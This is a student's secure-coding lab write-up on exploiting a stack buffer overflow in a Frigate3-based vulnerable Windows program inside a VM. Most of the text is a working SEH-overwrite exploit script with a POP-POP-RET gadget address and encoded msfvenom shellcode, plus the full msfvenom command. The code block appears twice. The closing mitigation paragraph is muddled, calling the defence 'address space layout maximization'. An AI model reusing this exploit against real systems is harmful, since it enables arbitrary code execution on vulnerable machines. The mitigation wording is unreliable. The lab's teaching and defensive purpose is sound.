Secure Coding Lab-8

Working with the memory vulnerabilities

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Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**


Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
- **Example:**


msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Change the default trigger to open control panel.**


EXPLOIT2.PY FILE:




PAYLOAD AFTER RUNNING THE EXPLOIT2.PY FILE:




LOADING THE PAYLOAD INTO THE APPLICATION:



EXECUTION(APPLICATION CRASHES):



Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).



Now, we load the above pattern into cmd_exploit.py file in windows

CMD_EXPLOIT.PY FILE:

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cmd_exploit - Notepad

File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50


# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python
```

windows-7 [Running] - Oracle VM VirtualBox

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```
buf =  b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```

windows-7 [Running] - Oracle VM VirtualBox

cmd_exploit - Notepad

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


```
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"


payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close




payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

GENERATED PAYLOAD:







LOADING THE PAYLOAD INTO AN APPLICATION:




EXECUTION IN APPLICATION:



Change the default trigger to open control panel.



similarly, adding the above pattern to exploit(python) file.After running this file we get the payload ,after executing the payload in the application the application gets crashed as shown.



VULNERABILITY:

The application crashes/fails due to exceeded input field length and it is not handled properly the malicious code can disrupt or replace the source executable code, these crashes can be mitigated by methods like bound checking, address space layout maximization and many other buffer overflow prevention techniques. In this application in the input length can be limited to a certain specified length.